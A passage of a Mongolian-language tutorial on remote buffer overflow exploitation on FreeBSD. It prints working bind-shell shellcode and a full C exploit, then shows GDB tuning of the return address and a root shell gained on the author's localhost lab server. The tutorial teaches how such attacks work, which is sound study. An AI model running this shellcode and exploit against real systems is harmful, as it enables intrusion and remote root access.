"\x6a\x10\x89\xe1\x83\xec\x10\x89\xe3\x31\xc0\x50\x50\x50\x66\x68\x30\x39"
"\xb4\x20\x66\x50\x89\xe2\x6a\x06\x6a\x01\x6a\x02\x50\x30\xe4\xb0\x61\xcd"
"\x80\x89\xc7\x6a\x10\x52\x50\x50\xb0\x68\xcd\x80\x31\xc0\x50\x57\x50\x83"
"\xc0\x6a\xcd\x80\x51\x53\x57\x50\xb0\x1e\xcd\x80\x89\xc3\x31\xc0\x50\x53"
"\x50\xb0\x5a\xcd\x80\xb0\x01\x50\x53\x50\x83\xc0\x59\xcd\x80\xb0\x02\x50"
"\x53\x50\x83\xc0\x58\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62"
"\x69\x6e\x89\xe3\x50\x53\x89\xe2\x50\x52\x53\x50\xb0\x3b\xcd\x80\x31\xc0"
"\x40\x50\x50\xcd\x80";

#define RET 0xbfbffa48


int main(int argc, char *argv[]) {
        char buffer[1064];
        int s,t, i, size,offset;
        struct sockaddr_in remote;
        struct hostent *host;

        if(argc != 4) {
                printf("Usage: %s target-ip port offset\n", argv[0]);
                return -1;
        }
        offset = RET - atoi(argv[3]);
```

```
        // filling buffer with NOPs
        memset(buffer, 0x90, 1064);

        printf("scsize: %d\nret: 0x%x\n",sizeof(shellcode)-1,offset);

        //copying shellcode into buffer
        //at offset 140,150,200 it works finally :):):):)
        memcpy(buffer+851-sizeof(shellcode) , shellcode, sizeof(shellcode)-1);

        //Copying return address multiple times at the end of the buffer...
        for(i=1010; i < 1060; i+=4) {
                * ((int *) &buffer[i]) = offset;
        }
        buffer[1063] = 0x0;

        //getting hostname
        host=gethostbyname(argv[1]);
        if (host==NULL)
        {
                fprintf(stderr, "Unknown Host %s\n",argv[1]);
                return -1;
        }

        // creating socket...
        s = socket(AF_INET, SOCK_STREAM, 0);
        if (s < 0)
        {
                fprintf(stderr, "Error: Socket\n");
                return -1;
        }
        remote.sin_family = AF_INET;
        remote.sin_addr = *((struct in_addr *)host->h_addr);
        remote.sin_port = htons(atoi(argv[2]));

        // connecting with destination host
        if (connect(s, (struct sockaddr *)&remote, sizeof(remote))==-1)
        {
                close(s);
                fprintf(stderr, "Error: connect\n");
                return -1;
        }
        //sending exploit string
        size = send(s, buffer, sizeof(buffer), 0);
        if (size==-1)
        {
                close(s);
                fprintf(stderr, "sending data failed\n");
                return -1;
        }
        // closing socket
        close(s);
}
```

Одоо exploit-оо compile хийгээд ажиллуулна.

```
bash-2.05b$ gcc expl_or.c -o expl_or
bash-2.05b$
```

Мэдээж нөгөө терминал дээрээ сэрвэрээ GDB-ээр ажиллуулах хэрэгтэй.

```
# gdb vulnerable
GNU gdb 5.2.1 (FreeBSD)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-undermydesk-freebsd"...(no debugging symbols
found)...
(gdb) run 30460
Starting program: /usr/home/tsgan/bof_files/vulnerable 30460
```

Одоо exploitoo ажиллуулъя.

```
bash-2.05b$ ./expl_or 127.0.0.1 30460 100
scsize: 131
ret: 0xbfbff9e4
bash-2.05b$
```

Үүний дараа GDB-ээ шалгая.

```
client from 127.0.0.1
(no debugging symbols found)...(no debugging symbols found)...
Program received signal SIGSEGV, Segmentation fault.
0xbfbff9e4 in :):) ()
(gdb)
```

SP регистрээс тодорхой зайд харъя.

```
 (gdb) x/400bx $esp-400
0xbfbff960:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbff968:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbff970:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbff978:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbff980:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbff988:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbff990:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbff998:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbff9a0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbff9a8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbff9b0:     0x90    0x90    0x90    0x90    0x90    0x6a    0x10    0x89
                                                        ^^^^ shellcode begins
0xbfbff9b8:     0xe1    0x83    0xec    0x10    0x89    0xe3    0x31    0xc0
```

```
0xbfbff9c0:     0x50    0x50    0x50    0x66    0x68    0x30    0x39    0xb4
0xbfbff9c8:     0x20    0x66    0x50    0x89    0xe2    0x6a    0x06    0x6a
0xbfbff9d0:     0x01    0x6a    0x02    0x50    0x30    0xe4    0xb0    0x61
0xbfbff9d8:     0xcd    0x80    0x89    0xc7    0x6a    0x10    0x52    0x50
0xbfbff9e0:     0x50    0xb0    0x68    0xcd    0x80    0x31    0xc0    0x50
0xbfbff9e8:     0x57    0x50    0x83    0xc0    0x6a    0xcd    0x80    0x51
0xbfbff9f0:     0x53    0x57    0x50    0xb0    0x1e    0xcd    0x80    0x89
0xbfbff9f8:     0xc3    0x31    0xc0    0x50    0x53    0x50    0xb0    0x5a
0xbfbffa00:     0xcd    0x80    0xb0    0x01    0x50    0x53    0x50    0x83
0xbfbffa08:     0xc0    0x59    0xcd    0x80    0xb0    0x02    0x50    0x53
0xbfbffa10:     0x50    0x83    0xc0    0x58    0xcd    0x80    0x31    0xc0
0xbfbffa18:     0x50    0x68    0x2f    0x2f    0x73    0x68    0x68    0x2f
0xbfbffa20:     0x62    0x69    0x6e    0x89    0xe3    0x50    0x53    0x89
0xbfbffa28:     0xe2    0x50    0x52    0x53    0x50    0xb0    0x3b    0xcd
0xbfbffa30:     0x80    0x31    0xc0    0x40    0x50    0x50    0xcd    0x80
                                                        shellcode ends  ^^^^
0xbfbffa38:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbffa40:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbffa48:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbffa50:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbffa58:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbffa60:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbffa68:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbffa70:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbffa78:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbffa80:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbffa88:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbffa90:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbffa98:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbffaa0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbffaa8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbffab0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbffab8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbffac0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbffac8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbffad0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfbffad8:     0xe4    0xf9    0xbf    0xbf    0xe4    0xf9    0xbf    0xbf
                ^^^^^^^^^^^^^^^^^^^^^^^^^^^^ return address
0xbfbffae0:     0xe4    0xf9    0xbf    0xbf    0xe4    0xf9    0xbf    0xbf
0xbfbffae8:     0xe4    0xf9    0xbf    0xbf    0xe4    0xf9    0xbf    0xbf
--------------------------------------------------------------------------------
```

Үүнээс харахад төгсгөл хэсэгт ^^^ тэмдэг байгаа хэсэгт буцах хаяг байгааг олж харна. Харин таны Shellкод чинь Үүний өмнө эхэн хэсэгт байгааг харж болно. Мөн анх хуулсан NOP-уудыг харж байгаа биз дээ:)

Тэгэхээр бидний буцах хаяг нэгэнт бүруу байгаа учир бид зайг(оффсет-ийг) ихэсгэх замаар буцах хаягаа Shellкод-ийн өмнөх хаяг руу болгож байж манай код ажилланаа гэсэн үг.:)

Одоо зайгаа ихэсгээд туршъя. Сэрвэр-ээ дахиад ажиллуулчих.

```
--------------------------------------------------------------------------------
(gdb) run 30460
The program being debugged has been started already.
Start it from the beginning:) (y or n) y
Starting program: /usr/home/tsgan/bof_files/vulnerable 30460
```

Exploitoo ажиллуулъя.

```
bash-2.05b$ ./expl_or 127.0.0.1 30460 140
scsize: 131
ret: 0xbfbff9bc
bash-2.05b$
```

Энэ удаад дахиад GDB дээр сэрвэр ямар алдаа заасныг үзье.

```
client from 127.0.0.1
(no debugging symbols found)...(no debugging symbols found)...
Program received signal SIGTRAP, Trace/breakpoint trap.
Cannot remove breakpoints because program is no longer writable.
It might be running in another process.
Further execution is probably impossible.
0x080480c0 in :):) ()
(gdb)
```

Арай өөр алдаа гарчээ. Одоо ESP-ээс дахин тодорхой зайд үзье.

```
 (gdb) x/200bx $esp-200
0xbfbffd34:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfbffd3c:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfbffd44:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfbffd4c:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfbffd54:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfbffd5c:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfbffd64:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfbffd6c:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfbffd74:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfbffd7c:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfbffd84:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfbffd8c:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfbffd94:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfbffd9c:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfbffda4:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfbffdac:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfbffdb4:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfbffdbc:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfbffdc4:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfbffdcc:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfbffdd4:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfbffddc:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfbffde4:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfbffdec:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfbffdf4:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```

Сэрвэр дээр маань арай өөр алдаа гарч. Бидний Shellкод зөв ажиллажээ гэж үзэж болно.

Нөгөө терминал дээрээ netstat-аар үзье. Бид гол нь TCP 12345 гэсэн порт дээр сэрвэр маань Listen(сонсох) хийж байна уу гэдгийг мэдэх ёстой:

```
---------------------------------------------------------------------------
bash-2.05b$ netstat -an
Active Internet connections (including servers)
Proto Recv-Q Send-Q  Local Address          Foreign Address        (state)
tcp4       0      0  *.12345                *.*                    LISTEN
tcp4       0      0  127.0.0.1.30460        127.0.0.1.49953        CLOSE_WAIT
tcp4       0      0  127.0.0.1.49953        127.0.0.1.30460        FIN_WAIT_2
tcp4       0      0  *.30460                *.*                    LISTEN
tcp4       0      0  202.179.0.109.22       202.179.0.164.41670    ESTABLISHED
tcp4       0      0  202.179.0.109.22       202.179.0.164.43247    ESTABLISHED
tcp4       0      0  202.179.0.109.22       202.179.0.164.41709    ESTABLISHED
tcp4       0      0  202.179.0.109.22       202.179.0.164.47092    ESTABLISHED
tcp4       0      0  202.179.0.109.22       202.179.0.164.453      ESTABLISHED
tcp4       0      0  *.21                   *.*                    LISTEN
tcp4       0      0  127.0.0.1.783          *.*                    LISTEN
tcp4       0      0  *.3306                 *.*                    LISTEN
tcp4       0      0  *.25                   *.*                    LISTEN
tcp4       0      0  *.80                   *.*                    LISTEN
tcp4       0      0  *.443                  *.*                    LISTEN
tcp4       0      0  *.22                   *.*                    LISTEN
udp4       0      0  *.69                   *.*
udp4       0      0  *.514                  *.*
Active UNIX domain sockets
Address  Type   Recv-Q Send-Q    Inode     Conn     Refs  Nextref Addr
c276d834 stream      0      0        0 c276c604        0        0
c276c604 stream      0      0        0 c276d834        0        0
c276d1a4 stream      0      0        0 c276db7c        0        0 /tmp/mysql.sock
c276db7c stream      0      0        0 c276d1a4        0        0
c276d4ec stream      0      0        0 c276d94c        0        0
c276d94c stream      0      0        0 c276d4ec        0        0
c276c578 stream      0      0        0 c276c118        0        0
c276c118 stream      0      0        0 c276c578        0        0
c276cc08 stream      0      0        0 c276cb7c        0        0
c276cb7c stream      0      0        0 c276cc08        0        0
c276d230 stream      0      0        0 c276ca64        0        0
c276ca64 stream      0      0        0 c276d230        0        0
c276ce38 stream      0      0 c280f124        0        0        0 /tmp/mysql.sock
c276cc94 dgram       0      0        0 c276d000        0 c276cd20
c276cd20 dgram       0      0        0 c276d000        0        0
c276d000 dgram       0      0 c2756db0        0 c276cc94        0 /var/run/log
bash-2.05b$
---------------------------------------------------------------------------
```

За янз нь манай exploit ажиллажээ. Одоо тэр 12345 порт руугаа холбогдож үзье.

Гэхдээ энэ удаа сэрвэр-ээ GDB-ээс биш ердийн замаар ажиллуулаарай.
Exploitoo түрүүнийх шиг дахин ажиллуулъя.

```
---------------------------------------------------------------------------
bash-2.05b$ ./expl_or 127.0.0.1 30460 140
scsize: 131
ret: 0xbfbff9bc
bash-2.05b$
```

```
--------------------------------------------------------------------------------

Netstat-аар өөр терминал дээр дахин үзээд холбогдоё.
--------------------------------------------------------------------------------
bash-2.05b$ telnet localhost 12345
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
id;
uid=0(root) gid=0(wheel) groups=0(wheel), 5(operator)
: not found
--------------------------------------------------------------------------------
```

Shell үнэхээр 12345 гэдэг порт дээр ажиллажээ. id; гэдэг комманд өгөхөд хариуг буцааж байгааг харж байгаа биз дээ:)

Бид сэрвэр-ээ root эрхээр ажиллуулсан учраас root эрхийн Shell гарч ирж байна. Хэрэв өөр эрхээр байвал тэр эрх бүхий Shell байна гэсэн үг дээ. Тэгэхээр аливаа сэрвэр программыг root эрх эсвэл super user эрхээр аль болох ажиллуулахгүй байх нь зөв юм. Нэгэнт root эрх авсан хүн юу ч хийж болох аюултай учраас тэр.

Проблем.

Хэрэв таны exploit ажиллахгүй бол буцах хаяг бүруу эсвэл Shellкод-оо буруу байрлуулсан байх талтай. GDB ажиллуулаад (GDB) x/200bx $esp-200 коммандаар сайн үзээх хэрэгтэй.

Мөн Shellкод-оо сонгохынхоо өмнө үйлдлийн системээсээ хамаарч сонгоод функцийн pointer-оор туршихаа мартваа! (freebsd_execve_bin.c программыг ажиллуулж туршсаныг хэлж байна)

Буффер Overflow(Дүүргэх) хийж болох хэсгийг программаас яаж олох вэ?

С программчлалын хэлэнд өөрт нь массивын хязгаарыг шалгадаг чанар байхгүй учраас биднээс массивын уртыг заавал шалгаж байхыг шаарддаг. Зарим тохиолдолд Үүнийг мартсанаас Буффер Overflow(Дүүргэх) болох боломж бүрддэг.
Стандарт С дээр массивын уртыг харгалзалгүйгээр Буффер-ийг нэгээс нөгөө рүү нь хуулдаг нэмдэг хэд хэдэн функцууд байдаг. Жишээ нь: strcat(), strcpy(), sprintf() гэх мэт. Мөн gets(), scanf()-ийг нэрлэж болно. Эдгээр функцуудын хуулах гэж байгаа бай Буффер нь статик урттай бөгөөд хэрэглэгчээс оруулах мэдээлэл тэр Буффер руу хуулагдах бол Буффер Overflow(Дүүргэх) болох магадлал асар их болно гэсэн үг юм. Эцэст нь хэлэхэд UNIX дээр grep(1) tool-аар эх кодуудаас дээрх функцуудыг ашигласан хэсгүүдийг төвөггүй олж болно.
Linux/FreeBSD үйлдлийн системуудийн програм хангамжуудын эх код ихэнх нь үнэгүй ил байдаг болохоор ингэж хайж болно.

Зөвлөгөө.

Зөвлөхөд зөвхөн энэ нийтлэлийг унших биш программаа ажиллуулаад янз бүрээр туршиж үзвэл арай хурдан төгс ойлгоно шүү гэдгийг хэлье. Бас энд тэндхийн exploit кодуудыг ч харахад илүүдэхгүй.

Гэхдээ хийсэн exploit-оо бүруу зорилгоор ашиглахгүй байхыг хүсье. Буруу зорилгоор ашиглаад ямар нэгэн хохирол учирвал би хариуцахгүй болохыг мэдэгдье.

C хэлийг сурах нь маш чухал. Kernighan & Ritchie –ийн “The C programming language” гэдэг ном ч сайн шүү. Нимгэн боловч бүх юм багтаасан сайн ном шүү. Интернэт дээр бол $40 гээд л байгаа даа.

Бусад хэрэгтэй линкүүд.

http://www.phrack.org/show.php:)p=49&a=14 Smashing the stack for fun and profit, AlephOne, Phrack Magizine 49, 1997
Энэ нийтлэлд БОФ-ийн талаар маш сайн тайлбарласан. Дэлгэрэнгүй ойлголтыг эндээс авч болно. Ялангуяа стек, Shellкод үүсгэх талаар. Стекийн талаарх мэдээллийг эндээс авсан болно.

http://jikos.jikos.cz/remotesploits.html How to write remote exploits(V.1.1)
Энд сүлжээний exploit хийх талаар байгаа. Гэхдээ linux-ийн хувьд. Энэ линкээс санаа авч FreeBSD дээр exploit бичиж туршиж үзсэн болно.

http://community.core-sdi.com/~juliano/taeho-adv.txt Advanced buffer overflow exploit, Written by Taeho Oh (ohhara@postech.edu)
Энд БОФ-ийн талаар бас нэлээн сайн тайлбарласан байгаа. Бас сонирхолтой бичсэн. Би локал exploit-ийг эндээс авч туршсан.

http://community.core-sdi.com/~juliano/l0pht-howtowrite-bof.html How to write Buffer Overflows by Mudge
Энд бас сайн тайлбарласан шүү. Би эндээс GDB-тэй ажиллах зарим комманд-ыыг мэдэж авсан.

http://www.shellcode.com.ar/en/shellcodes.html Good shellcodes
Энэ сайт дээр төрөл бүрийн Shellкод-ууд бий дээ. Байнга шинэчлэгдэж байдаг сайн сайт.

http://packetstormsecurity.nl/shellcode/ Some shellcodes
Энд бас Shellкод-ууд бий. http://packetstormsecurity.org сайт бол бас миний орох дуртай сайтуудын нэг. Янз бүрийн tool, exploit-ууд гардаг юм.

http://www.securityfocus.com Эндээс бүх шинээр янз бүрийн программд илэрч байгаа bug, vulnerability-ийн талаар мэдэж авч болно. Мөн үүнээс гадна exploit-ууд ч бий шүү.

http://webster.cs.ucr.edu/Page_AoALinux/HTML/AoATOC.html The art of Assembly language

http://www.intel.com/design/pentium/MANUALS/INDEX.HTM Intel Assembly manual

http://www.int80h.org/bsdasm/ FreeBSD Assembly language programming